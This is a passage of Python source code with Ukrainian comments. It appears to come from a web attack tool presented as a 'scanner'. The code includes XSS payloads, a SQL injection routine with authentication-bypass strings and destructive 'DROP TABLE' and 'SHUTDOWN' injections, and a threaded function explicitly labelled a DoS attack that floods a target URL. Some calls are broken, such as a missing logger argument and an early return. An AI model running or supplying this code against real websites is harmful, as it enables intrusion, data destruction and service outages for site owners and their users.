    # Міжсайтовий скриптинг з XML
    '<?xml version="1.0" ?>\n<data><script>alert(1)</script></data>',
    '<?xml                                                  version="1.0"
?>\n<data><inner><script>alert(1)</script></inner></data>',

    # Міжсайтовий скриптинг з CSS
    "@charset      \"utf-8\";      body      {      background-image:
url('javascript:alert(1)'); }"
]

# Функція для виконання SQL-ін'єкції
def perform_sql_injection(target_url, logger):
    # Список завантажень SQL Injection
    payloads = ["' OR '1'='1",  # Істинне твердження
    "' OR '1'='2",  # Неправдиве твердження
    "' OR 'a'='a",  # Істинне твердження з нечисловими символами
    "' OR 'a'='b",  # Неправдиве твердження з нечисловими символами
    "' OR 'a'='a'; --",  # Істинне твердження з коментарем одного рядка
    "' OR 'a'='a'; #",  # Істинне твердження з коментарем одного рядка
(MySQL)
    "' OR 'a'='a'; /*",  # Істинне твердження з коментарем кількох
рядків
    "' OR 1=1--",  # Істинне твердження з коментарем одного рядка (без
пробілів)
    "' OR 1=1#",  # Істинне твердження з коментарем одного рядка
(MySQL, без пробілів)
    "' OR 1=1/*",  # Істинне твердження з коментарем кількох рядків
(без пробілів)
    "admin' --",  # Обхід аутентифікації
    "admin' #",  # Обхід аутентифікації (MySQL)
    "admin'/*",  # Обхід аутентифікації (без пробілів)
    "' OR 'x'='x'; DROP TABLE members; --",  # Ін'єкція зі шкідливими
намірами (видалити таблицю)
    "' OR 'x'='x'; SHUTDOWN; --",  # Ін'єкція зі шкідливими намірами
(вимкнути)
    ]
    results = []
```

```
    for payload in payloads:
        try:
            response = requests.get(target_url + payload)
            if response.status_code == 200:
                logger.info(f"Можлива вразливість до SQL Injection
знайдена на {target_url} з завантаженням {payload}")
                results.append({
                    "url": target_url,
                    "method": "GET",
                    "payload": payload
                })
        except Exception as e:
            logger.error(f"Помилка під час тестування SQL Injection:
{e}")

    return results

# Функція для сканування XSS
def scan_xss(target_urls, vectors, logger):
    xss_results = []
    for target_url in target_urls:
        for vector in vectors:
            try:
                get_url          =          requests.get(target_url,
params={"parameter_name": vector})

                # Використання BeautifulSoup для потенційного
поліпшення
                soup = BeautifulSoup(get_url.content, 'html.parser')
                if vector in soup.text:
                    xss_results.append((vector, 'GET'))
                    logger.warning(f"Потенційний    XSS:    {vector}
(GET)")

                # Тестування в POST-запитах
                data = {"parameter_name": vector}
                response = requests.post(target_url, data=data)

                if "<script>" in response.text:
                    xss_results.append((vector, 'POST'))
                    logger.info(f"**XSS знайдено:** {vector} (POST)")
            except Exception as e:
                logger.error(f"Помилка сканування XSS: {e}")

        return xss_results

# Функція для виконання DOS-атаки
def flood(ul):
    url = ul[0]
    logger = ul[1]
    try:
```

```
        response = requests.get(url)
        logger.info(f"Відповідь: {response.status_code}")
        return response.status_code
    except requests.exceptions.RequestException as e:
        logger.info(f"Помилка: {str(e)}")
        return 'Error'

# Функція для запуску DOS-атаки
def run_dos_attack(target_url, duration_seconds, logger):
    start_time = time.time()
    success_count = 0
    fail_count = 0
    with ThreadPool(10) as p:
        while True:
            current_time = time.time()
            elapsed_time = current_time - start_time
            if elapsed_time > duration_seconds:
                break
            results = p.map(flood, [(target_url, logger)]*10)

            success_count += results.count(200)
            fail_count += results.count('Error')

    logger.info(f"**DOS-атака на веб-сайт {target_url} завершена.**")

    dos_results = {'success_count': success_count, 'fail_count':
fail_count}
    return dos_results

# Функція для сканування веб-сайту
def scan_website(target_url, scan_options, logger):
    # Ініціалізація змінних результатів
    sqlmap_results = None
    xss_results = None
    dos_results = None

    # 1. Налаштування логування
    logger.info(f"**Початок сканування веб-сайту: {target_url}**")

    # 2. Сканування SQL-ін'єкції
    if scan_options["sql_injection"]:
        logger.info("**Сканування SQL-ін'єкції:**")
        sqlmap_results = perform_sql_injection(target_url)
        logger.info(f"**Результати сканування SQL-ін'єкції:
{sqlmap_results}")

    # 3. Сканування XSS
    if scan_options["xss"]:
        logger.info("**Сканування XSS:**")
        xss_results = scan_xss(target_url,
scan_options["xss_vectors"], logger)
```

```
        logger.info(f"**Результати сканування XSS: {xss_results}")

    # 4. Сканування DOS
    if scan_options["dos"]:
        logger.info("**Сканування DOS:**")
        dos_results = run_dos_attack(target_url,
scan_options["dos_duration"], logger)
        logger.info("**Сканування DOS завершено.**")

    # 5. Завершення сканування
    logger.info(f"**Сканування веб-сайту {target_url} завершено.**")

    return {
        "sql_injection": sqlmap_results,
        "xss": xss_results,
        "dos": dos_results,
        "target_url": target_url
    }
```

logger.py:

```
import logging

def setup_logger(log_file):
    # Настройка формату логування
    formatter = logging.Formatter("%(asctime)s - %(levelname)s -
%(message)s")

    # Створення об'єкта логування
    logger = logging.getLogger(__name__)
    logger.setLevel(logging.INFO)

    # Додавання обробника файлу
    file_handler = logging.FileHandler(log_file)
    file_handler.setFormatter(formatter)
    logger.addHandler(file_handler)

    # Додавання обробника консолі
    stream_handler = logging.StreamHandler()
    stream_handler.setFormatter(formatter)
    logger.addHandler(stream_handler)

    return logger
```